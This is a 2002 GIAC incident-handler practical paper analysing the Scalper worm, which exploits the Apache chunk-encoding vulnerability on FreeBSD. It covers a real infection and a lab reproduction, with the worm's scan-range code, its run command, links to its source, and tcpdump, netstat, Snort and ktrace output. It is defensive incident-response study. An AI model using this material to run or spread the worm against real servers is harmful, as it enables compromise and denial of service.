Global Information Assurance Certification Paper

The Scalper worm:
Exploiting Apache Chunk Handling vulnerability on FreeBSD/Apache platforms

GIAC Certified Incident Handler (GCIH)

Practical Assignment, Version 2.1, Option 1- Exploit in Action

Renata Cicilini Teixeira

September 20th, 2002

Table of Contents

Executive Summary

With the purpose of better understanding this document, it's important to do a brief summary, including why my choice was for describing the Scalper worm.

I have been working on incident handling since 1999, as a staff member of a CSIRT (Computer Security Incident Response Team), so I have decided to describe one of the recent security incidents that I had witness.

I was trying to choose this work subject, when a friend of mine had his own company FreeBSD server compromised for something weird, that causes Denial of Service and a lot of trouble as consequence. This happened on the middle of June 2002.

He told me afterwards that it was a worm infection by something named Scalper, which affected FreeBSD/Apache platforms. He got the worm binary code and, at this point, I had already chosen Scalper as my GCIH practical subject. I have my friend's authorization to tell his own company security incident history here, sanitized logs and all other sensitive information, off course. Therefore, this true Scalper infection case will be referred in this document as a real infected network and my friend will be mention as network administrator or even security analyst.

As part of my practical, I ran the Scalper worm on an isolated laboratory network and could see its functionality and features. By the way, it was possible to see a real DDoS tool.

As a curious coincidence, I was almost finishing this paper, on September 13th 2002, when it was found a new worm in a wild. The Slapper worm is very similar to Scalper, and because of this similarity, I have included a brief discussion about it on this document.

Part 1 – The Exploit

1. Name

The name of the exploit described in this paper is FreeBSD.Scalper.Worm or just Scalper, but those are just two of its several aliases, as listed below, according to Symantec alert:[1]

BSD.Worm.Scalper (Softwin)
ELF.Scalper.A (CA VET)
ELF.Scalper.B (CA VET)
ELF/FreeApworm
ELF/Scalper-A (Sophos)
ELF/Scalper.A.Worm (InnoculateIT)
ELF/Scalper.B.Worm (InnoculateIT)
ELF_SCALPER.A (Trend)
FreeBSD.Ehcapa.51199 (DrWeb)
FreeBSD.Ehcapa.51626 (DrWeb)
FreeBSD.Scalper.51199 (DrWeb)
FreeBSD.Scalper.51626 (DrWeb)
FreeBSD.Scalper.Worm (NAV)
FreeBSD/Scalper.A (ESET)
FreeBSD/Scalper.B (ESET)
FreeBSD/Scapler.worm (GeCAD)
I-Worm.FreeBSD.Scalper.A (ViRobot)
I-Worm.FreeBSD.Scalper.B (ViRobot)
Linux.Scapler.Worm (NAV)
Linux/Ehcapa.worm (McAfee)
Scalper (F-Secure)
Unix.Scalper.A (VirusBuster)
Unix.Scalper.B (VirusBuster)
Unix.Worm.Scalper.A (Softwin)
Unix.Worm.Scalper.B (Softwin)
Unix/Scalper (GRISoft)
Unix/Scalper.A (F-Prot, Panda)
Unix/Scalper.B (Panda)

The Scalper worm explores a vulnerability identified on Apache versions 1.3 through 1.3.24, and versions 2.0 through 2.0.36, that allows remote attackers to cause a denial of service and maybe execute arbitrary code. The vulnerability was identified on the way Apache handles certain chunk-encoded HTTP request.

[1] http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html

The CVE, Common Vulnerabilities and Exposures, standardizes vulnerabilities names and some other information security exposures. This vulnerability has been addressed on CVE list as CAN-2002-0392.

This vulnerability has been addressed by CERT/CC as Vulnerability Note VU#944335, “Apache web servers fail to handle chunks with a negative size”. The correspond CERT/CC Advisory is CA-2002-17, “Apache Web Server Chunk Handling Vulnerability”.

2. Operating System

The Scalper worm affects FreeBSD operating system, version 4.5, running Apache web server, versions 1.3.20 and 1.3.22 through 1.3.24.

3. Protocols/Services/Applications

The Scalper worm uses HTTP protocol, so it propagates itself through port 80. It affects Apache web server, versions 1.3.20 and 1.3.22 through 1.3.24, running on FreeBSD 4.5.

4. Brief Description

The Scalper worm affects FreeBSD 4.5 running Apache 1.3.20. It explores a vulnerability found on the Apache web server chunk handling method. This vulnerability was theme of CERT advisory CA-2002-17 and CERT Vulnerability Note VU#944335. It had CAN-2002-0392 number on the CVE list.

When Scalper infects a host, it scans a range of specially pre-generated IP addresses, searching for Apache web servers. These scans are done sending simple GET HTTP requests. When Scalper gets an Apache vulnerable server as response, it sends a malformed HTTP chunk packet in order to explore Apache chunks vulnerability, and then it transfers its worm code. The Scalper worm files are written on compromised system’s /tmp directory, as an uuencode file named .uua. After infection, /tmp/.uua file is uudecoded to /tmp/.a, the worm executable code.

The Scalper virtual network is formed by all Scalper’ infected hosts, which communicate to each other through udp/2001 port. The compromised host sends it IP address to attacker host and after that, it is added to the Scalper’ network.

After infection, the compromised host is able to perform TCP, UDP, DNS, mail, http floods; execute arbitrary code; launching attacks to a specific server; obtain

email addresses on the infected system; send email messages (spam); view Web pages, and so on.

In summary, the Scalper infected hosts become DDoS (Distributed Denial of Service) agents.

The Scalper infection and propagation generates a lot of traffic on network. In a few minutes, it can cause degradation or even a LAN and Internet link overloading.

5. Variants

There are two variants of Scalper worm, 51,199 bytes and 51,626 bytes long.

The compromised system analyzed on this paper, was affected by 51,626 bytes variant.

According to McAfee Scalper analysis: “the available sources suggest there may be four different variants compiled for different situations.” However, it was not possible to confirm this information.

A few days ago, when this paper was almost finished, a new worm, named Slapper appeared, and it is very similar to Scalper, maybe a variant. See a comparison between Scalper and Slapper on Part 4 of this document.

6. References

Listed below are some sites that contain more information about Scalper worm and explored vulnerability:

- The Scalper worm infected a honeypot maintained by Domas Mituzas. The results are the scalper source code, signature and a brief description of this worm functionality, available at: http://www.dammit.lt/apache-worm

- The CERT advisory related to Apache vulnerability explored by this worm is CERT CA-2002-17, “Apache Web Server Chunk Handling Vulnerability”, available at: http://www.cert.org/advisories/CA-2002-17.html

- The CERT Vulnerability Note VU#944335, “Apache web servers fail to handle chunks with a negative size”, is available at:http://www.kb.cert.org/vuls/id/944335

- The Apache Project discuss this issue on the following security bulletins:
  http://httpd.apache.org/info/security_bulletin_20020617.txt
  http://httpd.apache.org/info/security_bulletin_20020620.txt

- The CVE list addressed this issue on CAN-2002-0392, at:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392

- Symantec's alert about this worm is available at:
  http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html

- McAfee's alert about FreeBSD.Scalper.worm is available at:
  http://vil.mcafee.com/dispVirus.asp?virus_k=99539

- SOPHOS's alert about this worm is available at:
  http://www.sophos.com/virusinfo/analyses/elfscalpera.html

- IST, Waterloo University, discusses this issue on the following alert:
  http://ist.uwaterloo.ca/ew/software/virus/alerts.html#scalper

Part 2 – The Attack

1. Description and diagram of network

With the purpose of better illustrate Scalper functionality, information and analysis present on this document consider two study cases: a real Scalper infection and the Scalper behavior on an experimental network. Therefore, these two network diagrams are illustrated and described below.



Figure 1 – Real infected network diagram

The real affected network, illustrated above, is a typical medium-size company network topology. Its components description considers just sufficient information to understand the infection, sanitizing confidential specific configurations:

- The router acts as packet filtering too and its configuration allow inbound traffic to TCP ports below 1024.
- The firewall does a lot of filtering but leave 80 port open, obviously, because of the Web servers.
- The DMZ (Demilitarized Zone) network segment contains all Internet visible servers, like domain and web servers, including the infected one.
- The LAN, local area network

After a previous analysis of the real infection case, concluded that it had not enough logs and evidences to include in this document. Therefore, the Scalper worm was installed on an experimental network, on a laboratory specially prepared to collect more infection evidences. After that, it was possible to corroborate all information found about this issue and reporting by the administrators of the real infected network.



Figure 2 - Experimental network diagram

The experimental network, illustrated above, includes three basic components:

- The network switch,
- The FreeBSD 4.5 server running Apache 1.3.20, acting as a victim or target host;
- The FreeBSD 4.5 server, acting as an infected host: the attacker.

Besides that, the victim host was running tcpdump and Snort Intrusion Detection System, in order to collect attack signatures. The Apache Web server was configured was to log all activities.

The attacker host was running tcpdump, which helped to know what Scalper was doing and running. All collected data are considered on Section 3, Part 2.

2. Protocol description

The Scalper worm uses HTTP protocol to propagate itself. As described on next section, this worm infection happens through tcp/80 port. After infection occurs, the compromised host communicates to other ones through udp/2001 port.

It's important to realize that HTTP protocol is widely used. Nowadays, it's impossible to deny HTTP port access to our networks, since nobody can survive without World Wide Web anymore, even for business or personal purposes.
Then, tcp/80 port is always open. Maybe, that's why there are so many recent vulnerabilities and plagues associated to this port.

According to RFC 2616, Hypertext Transfer Protocol HTTP/1.1, "The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. HTTP has been in use by the World-Wide Web global information initiative since 1990."[2]

It is difficult even to consider a brief description of HTTP protocol in this document, since it would be enough to fulfill an entire book. So, it will be briefly described below, HTTP chunks, that is an important subject in order to better understand the Scalper worm functionality.

With the purpose of transmitting HTTP messages, the HTTP protocol split them on "chunks". The RFC 2616 describes this process as follows:

> The chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator, followed by an OPTIONAL trailer containing entity-header fields. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message. [3]

It was found a vulnerability on Apache web server chunks handling implementation that leads to a stack overflow. If an attacker sends an especially malformed chunk packet, with negative size field, to a vulnerable Apache, as 1.3.20 version for example, it causes the process to abort and a stack overflow. Consequently, it is possible to execute an arbitrary code, with Apache server user privileges, usually root.

More information about it is available at:

- CA-2002-17 Apache Web Server Chunk Handling Vulnerability
  http://www.cert.org/advisories/CA-2002-17.html
- Vulnerability Note VU#944335
  http://www.kb.cert.org/vuls/id/944335
- Apache HTTP Server chunk encoding stack overflow
  http://securityresponse.symantec.com/avcenter/security/Content/2049.htm

[2] RFC 2616, Hypertext Transfer Protocol HTTP/1.1
[3] RFC 2616, Hypertext Transfer Protocol HTTP/1.1

3. How the exploit works

First of all, it's important to clarify that Scalper source code hasn't any comment line. It isn't a common script kiddies' exploit code, which uses to include jokes, tips and tricks.

The Scalper source code, .a and .uua files, are available at http://www.dammit.lt/apache-worm/

In order to better understand Scalper' code, it was used "strings" command on Scalper' executable code (**strings /tmp/.a** command line) and a FreeBSD system command: "ktrace", during Scalper run time (**ktrace –p <.a process pid>** command line). Those commands outputs were very important to understand and analyze Scalper worm. The ktrace output is available on section 4.2, Part 2 of this document.

The Scalper worm works as described below.

It generates a range of IP addresses to scan. The target IP addresses generation process is as follows:

- It has a pre-defined IP classes on its code, so that the first IP address part is hard-coded previously on worm code, like 57.xxx.xxx.xxx.
- The second IP part is randomly generated, based on the following set of numbers, extracted from Scalper source code:

```
#ifdef SCAN
unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17,
18, 19, 20, 21, 22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43,
44, 45,46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64,
65, 66, 67, 68, 80, 81, 128, 129, 130, 131, 132, 133, 134, 135, 136,
137, 138,139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150,
151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164,
165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178,
179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192,
193, 194, 195, 196, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207,
208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 224,
225, 226, 227, 228, 229,230, 231, 232, 233, 234, 235, 236, 237, 238,
239 };
#endif
```

- Finally, third and forth IP parts are incrementally generated.

After that, it scans those defined IP addresses, searching for vulnerable configurations (FreeBSD 4.5 running Apache 1.3.20 and 1.3.22 through 1.3.24) to be infected. To do that, it sends an ordinary HTTP GET request (**GET / HTTP/1.1**) to all targets IPs.

When it gets an Apache web server as response, it attempts to explore chunk encoding vulnerability, regards it is or not vulnerable. It does exploration by sending an especially malformed chunk HTTP packet as shown on: http://www.dammit.lt/apache-worm/attack-2

Since chunk encoding vulnerability exploration permits arbitrary code execution, at this moment, Scalper transfers its uuencoded worm code to victim host.

The Scalper worm writes on victim /tmp directory, so after infection, **ls –la /tmp** command output of the infected host results on:

```
total 4
drwxrwxrwt   2 root    wheel   512 Sep 13 15:51 .
drwxr-xr-x  18 root    wheel   512 Sep 13 15:52 ..
-rwxr-xr-x   1 nobody  wheel 51626 Sep 13 15:52 .a
-rw-r--r--   1 nobody  wheel 70563 Sep 13 15:52 .uua
```

In summary, Scalper infection indications are an excessive Internet traffic and files /tmp/.a and /tmp/.uua. In some cases, it's possible to observe LAN excessive traffic too.

The infected host communicates to other infected hosts, including the attacker, through 2001/udp port. On one hand, it can accept commands, for example to attack some specific host. On the other hand, it can send commands: its IP address or even to launch other attacks continuing worm propagation.

To take part of the Scalper infected hosts virtual network, the actual compromised host sends its own IP address to attacker host.

The Scalper infected host is able to:

- Generate TCP, UDP, DNS, mail, http floods;
- Execute arbitrary code;
- Attack a specific host;
- Obtain all email addresses on the infected system;
- Sends email messages (spam);
- View Web pages,
- Compromise confidential data security (files, documents, etc), since It allows unauthorized access to the infected machine

Based on Scalper functionalities, infection and propagation methods, it's possible to conclude that each infected host acts as a DDoS agent. That's why Scalper classification on security alerts, is as an Internet worm, with DDoS capabilities. It really is a powerful DDoS tool, since it can be able to cause LAN and Internet links degradation, or even overload, in a few minutes. Besides that, an infected host exposition is high, because of udp/2001 backdoor.

4. Description and diagram of the attack

4.1 The Scalper infection on a real network

It will be described now, a Scalper infection on the real network (see Figure 1), according to administrator's incident report. The Figure 3 illustrates the attack diagram.



Figure 3 – The Attack Diagram

The Scalper infected server was on a DMZ. It was running FreeBSD 4.5 and Apache Web server 1.3.20. It was vulnerable, according to CERT Advisory CA-2002-17, but it was not been patched yet, because it was running a proprietary application that depends on FreeBSD 4.5, and there wasn't a fixed Apache version available at that time.

On middle of June 2002, the real network, considered as case study in this document, presented some strange behavior. Suddenly, Internet connection appeared to be very slow and it was hard to perform even a ping!

Then, network administrator decided to investigate what was happen. Based on his experience, he began by router examination, when a simple packet account revealed excessive traffic through udp/2001 port.

At this point, he was already suspecting of some kind of attack or security problem. Therefore, he asked me if I knew what kind of "stuff" could cause this effect on a network. By the way, he asked me if I knew some malicious code or vulnerability associated with udp/2001. Unfortunately, at that time, I had ever known nothing about it.

He continues his investigation on Internet sites, searching for any udp/2001 port activity. A little later, he discovered Scalper worm on Symantec alert and on Dammit Home Page. Then, he realized that there was a vulnerable FreeBSD 4.5/ Apache 1.3.20 server on his network... He knew that and there was nothing to do about it. That server was running a proprietary application, which was Apache 1.3.20 dependent. Besides that, Apache foundation didn't release patches for this Apache version, and it was even if impossible to compile new Apache sources, since compilers weren't available on that server. The only way was to find some workaround and ask for proprietary application support.

There is an interesting point on this real infection case. The border router configuration not allowed inbound tcp traffic to ports beyond 1024, besides that, there was an infection because Scalper transfers its worm code through tcp/80 port, HTTP, which one is obviously open in order to web navigation.

Probably, due router configuration, the real network infected server couldn't receive commands from other infected ones. On the other hand, it could send its IP address to other infected hosts, Scalper network members, and doing so, be accept as a member too. Based on presented analysis, it can be surmised that udp/2001 outbound traffic was the main cause of the DoS in this specific case.

Let's go back to take care of the infected server. After known the plague, network administrator easily corroborated Scalper infection on the vulnerable server, a FreeBSD 4.5 running Apache 1.3.20 connected to DMZ network. He found /tmp/.a and /tmp/.uua files.

Then, he filtered all udp/2001 traffic on his border router and asked to his backbone provider to do the same. At this point, his backbone provider security team was investigating the incident too. He killed all .a processes on infected server.

Slowly, the Internet connection was coming back to normal. The situation was getting better as long as:

- The udp/2001 port traffic had been filtered on backbone provider router that communicates internationally, so all infected hosts outside our country couldn't communicate to infected ones here.

- The udp/2001 port traffic had been filtered on network border router, so that the infected server couldn't propagate your IP address or launching attacks.

Besides that, network administrator had created a curious workaround: he creates /tmp/.a and /tmp/.uua files on system, with permissions r-- --- --- and owned by root. The strategy was that if Scalper tried to infect this server again, it couldn't create its files!

Some days later, some probes on udp/2001 port were still on logs, but it wasn't problem anymore.

4.2 The Scalper infection on an experimental network

Since there weren't any logs available on the real infection case, the decision was to research and generate them on laboratory. It will be described now, Scalper infection on the laboratory network (see Figure 2), specially prepared to capture all information about Scalper functionality, features and behavior.

On a laboratory, it had been prepared an isolated network, made of two FreeBSD 4.5 servers connected on a switch router. It had been used IP addresses 192.168.0.1 to the attacker and 192.168.0.3 to the victim servers. It was added a default route to 192.168.0.3 on the other host (192.168.0.1) and vice versa.

On the attacker machine, it had been copied the Scalper binary .uua to /tmp directory. It's important to say that scalper.c source code, available at http://www.dammit.lt/apache-worm/apache-worm.c, had been successfully compiled on attacker machine, but decision was for using file .uua, which had been collected on the real infected server.

On the victim machine, it was running Apache web server 1.3.20 and Snort intrusion detection system, configured with defined experimental rule that was able to detect chunk encoded HTTP exploration attempt. That snort rule and collected snort alert are available on next Section, which describes the attack signature.

On the attacker and victim machines, it had been used some system commands as a means to monitor worm execution, infection and propagation. Those commands are the following:

- ps, to be able to confirm if .a process was running
- ls, to be able to verify if there was some other weird file on system
- top, to be able to analyze overload on system and all active process
- netstat, to check communication through UDP/2001 port
- sockstat, to check TCP sockets in use, opened by .a processes mainly.
- ktrace, that was so useful to trace .a process execution.
- Tcpdump, to analyze traffic generated by .a process

With all environments been set, the Scalper was run on attacker machine, as follows: **tmp>./.a 192.168.0.1**

It's important to mention that Scalper needs as parameters, one or more infected host IP address, which will be the attack bases. So, the Scalper execution command line is: **tmp>./.a <base 1> <base 2>** …

When the worm ran, it was possible to see the attacker machine **tcpdump** filled with HTTP probes launched to a randomly IP addresses, such as **57.224.xxx.xxx**, where xxx was incrementally generate. It was so fast!

After some other tries, the conclusion was that it would be almost impossible to the worm "find" my poor honeypot, addressed as 192.168.0.3. Then, some trap was needed, and it had been used an interface IP alias on victim host. Based on the first part of IP addresses generate by attacker, it was possible to guess some IP on this range and then, configure the victim machine with the defined IP. Fortunately, this trap worked and we could see three successive infections! Two minutes later, the experimental network was flooded, it was impossible to run any process on victim machine, there were so many open sockets on attacker and victim machines, tcpdump logs was increased faster and faster, and so on.

In summary, it was possible to see the Scalper attacker, IP 192.168.0.1, launching a real infection process to a vulnerable host (the victim), IP 57.224.xxx.100. The results are following, showed by all collect logs and commands outputs.

The **ps** command output on the attacker machine was:

```
USER   PID %CPU %MEM   VSZ  RSS  TT  STAT STARTED      TIME COMMAND
root   357  0.0  0.4   932  552  v1  S     3:43PM   0:07.65 ./.a
192.168.0.1
```

Few minutes after start Scalper, **sockstat** command output on the attacker machine was:

```
USER     COMMAND    PID   FD PROTO  LOCAL ADDRESS         FOREIGN
ADDRESS
root     .a        1833    4 udp4   *:2001                *:*
root     sendmail   161    4 tcp4   *:25                  *:*
root     sendmail   161    5 tcp4   *:587                 *:*
root     sshd       156    4 tcp4   *:22                  *:*
root     inetd      151    6 tcp4   *:21                  *:*
root     syslogd    130    5 udp4   *:514                 *:*
```

At the same moment, a **netstat –na** output on attacker machine was:

```
Active Internet connections
Proto Recv-Q Send-Q  Local Address      Foreign Address        (state)
tcp4       0      0  example.1758       57.224.xxx.201.http    SYN_SENT
tcp4       0      0  example.1757       57.224.xxx.200.http    SYN_SENT
tcp4       0      0  example.1756       57.224.xxx.199.http    SYN_SENT
tcp4       0      0  example.1755       57.224.xxx.198.http    SYN_SENT
tcp4       0      0  example.1754       57.224.xxx.197.http    SYN_SENT
tcp4       0      0  example.1753       57.224.xxx.196.http    SYN_SENT
tcp4       0      0  example.1752       57.224.xxx.195.http    SYN_SENT
tcp4       0      0  example.1751       57.224.xxx.194.http    SYN_SENT
tcp4       0      0  example.1750       57.224.xxx.193.http    SYN_SENT
tcp4       0      0  example.1749       57.224.xxx.192.http    SYN_SENT
tcp4       0      0  example.1748       57.224.xxx.191.http    SYN_SENT
tcp4       0      0  example.1747       57.224.xxx.190.http    SYN_SENT
tcp4       0      0  example.1746       57.224.xxx.189.http    SYN_SENT
tcp4       0      0  example.1745       57.224.xxx.188.http    SYN_SENT
tcp4       0      0  example.1744       57.224.xxx.187.http    SYN_SENT
tcp4       0      0  example.1743       57.224.xxx.186.http    SYN_SENT
tcp4       0      0  example.1742       57.224.xxx.185.http    SYN_SENT
tcp4       0      0  example.1741       57.224.xxx.184.http    SYN_SENT
tcp4       0      0  example.1740       57.224.xxx.183.http    SYN_SENT
tcp4       0      0  example.1739       57.224.xxx.182.http    SYN_SENT
tcp4       0      0  example.1738       57.224.xxx.181.http    SYN_SENT
tcp4       0      0  example.1737       57.224.xxx.180.http    SYN_SENT
tcp4       0      0  example.1736       57.224.xxx.179.http    SYN_SENT
tcp4       0      0  example.1735       57.224.xxx.178.http    SYN_SENT
tcp4       0      0  example.1734       57.224.xxx.177.http    SYN_SENT
tcp4       0      0  example.1733       57.224.xxx.176.http    SYN_SENT
tcp4       0      0  example.1732       57.224.xxx.175.http    SYN_SENT
tcp4       0      0  example.1731       57.224.xxx.174.http    SYN_SENT
tcp4       0      0  example.4017       57.224.xxx.100.http    CLOSE_WAIT
tcp4       0      0  example.4016       57.224.xxx.100.http    CLOSE_WAIT
```

Some time later, it was found the following on top command output on the attacker machine:

```
  PID USERNAME PRI NICE  SIZE    RES STATE    TIME   WCPU  CPU COMMAND
  366 root      54    0  1016K   636K RUN     19:39 24.41% 24.41% .a
```

On one hand, it was collect the following lines on attacker machine's tcpdump output:

```
15:51:45.545331 192.168.0.1.2733 > 57.224.xxx.100.80: S
3037244804:3037244804(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 567750 0> (DF)
15:51:48.545270 192.168.0.1.2733 > 57.224.xxx.100.80: S
3037244804:3037244804(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 568050 0> (DF)
15:51:50.545472 arp who-has 57.224.xxx.100 tell 57.224.15.100
15:51:51.545317 192.168.0.1.2733 > 57.224.15.100.80: S
3037244804:3037244804(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 568350 0> (DF)
15:51:51.545650 57.224.xxx.100.80 > 192.168.0.1.2733: S
3006653005:3006653005(0) ack 3037244805 win 65535 <mss 1460,nop,wscale
1,nop,nop,timestamp 519429 568350>
15:51:51.545716 192.168.0.1.2733 > 57.224.xxx.100.80: . ack 1 win 17376
<nop,nop,timestamp 568350 519429> (DF)
15:51:51.576986 192.168.0.1.2733 > 57.224.xxx.100.80: F 1:1(0) ack 1
win 17376 <nop,nop,timestamp 568353 519429> (DF)
15:51:51.577212 57.224.xxx.100.80 > 192.168.0.1.2733: . ack 2 win 33304
<nop,nop,timestamp 519432 568353> (DF)
15:51:51.578282 192.168.0.1.2762 > 57.224.xxx.100.80: S
763493511:763493511(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 568353 0> (DF)
15:51:51.578472 57.224.xxx.100.80 > 192.168.0.1.2762: S
4022517069:4022517069(0) ack 763493512 win 65535 <mss 1460,nop,wscale
1,nop,nop,timestamp 519432 568353>
15:51:51.578516 192.168.0.1.2762 > 57.224.xxx.100.80: . ack 1 win 17376
<nop,nop,timestamp 568353 519432> (DF)
```

On the other hand, it was collect the following line on victim machine's tcpdump output:

```
15:47:47.836653 192.168.0.1.2001 > 192.168.0.3.2001:  udp 16
```

The **ls –la /tmp** command output on victim machine revealed the following:

```
total 4
drwxrwxrwt   2 root    wheel   512 Sep 13 15:51 .
drwxr-xr-x  18 root    wheel   512 Sep 13 15:52 ..
-rwxr-xr-x   1 nobody  wheel 51626 Sep 13 15:52 .a
-rw-r--r--   1 nobody  wheel 70563 Sep 13 15:52 .uua
```

The following alert was found on victim machine's **Snort** logs:

```
[**] WEB-MISC Transfer-Encoding: chunked [**]
09/13-15:51:53.897671 192.168.0.1:2763 -> 57.224.xxx.100:80
TCP TTL:64 TOS:0x0 ID:40962 IpLen:20 DgmLen:510 DF
***AP*** Seq: 0xFC2BDFA2  Ack: 0xEDA67865  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 568406 519486
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The **netstat –na** output on victim machine was:

```
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address        Foreign Address       (state)
tcp4       0      0  57.224.xxx.100.80    192.168.0.1.4017      FIN_WAIT_2
tcp4       0      0  57.224.xxx.100.80    192.168.0.1.4016      FIN_WAIT_2
tcp4       0      0  *.80                     *.*               LISTEN
tcp4       0      0  *.587                    *.*               LISTEN
tcp4       0      0  *.25                     *.*               LISTEN
tcp4       0      0  *.22                     *.*               LISTEN
tcp46      0      0  *.22                     *.*               LISTEN
tcp4       0      0  *.21                     *.*               LISTEN
udp4       0      0  *.514                    *.*
udp6       0      0  *.514                    *.*
```

The **ktrace –p <pid .a>** command output on attacker machine was useful on worm execution analysis, some interesting lines of ktrace output are below, resulting from **kdump –f ktrace.out** command line.

```
269 .a       CALL  select(0x5,0xbfbfef5c,0,0,0xbfbfef54)
269 .a       RET   select 0
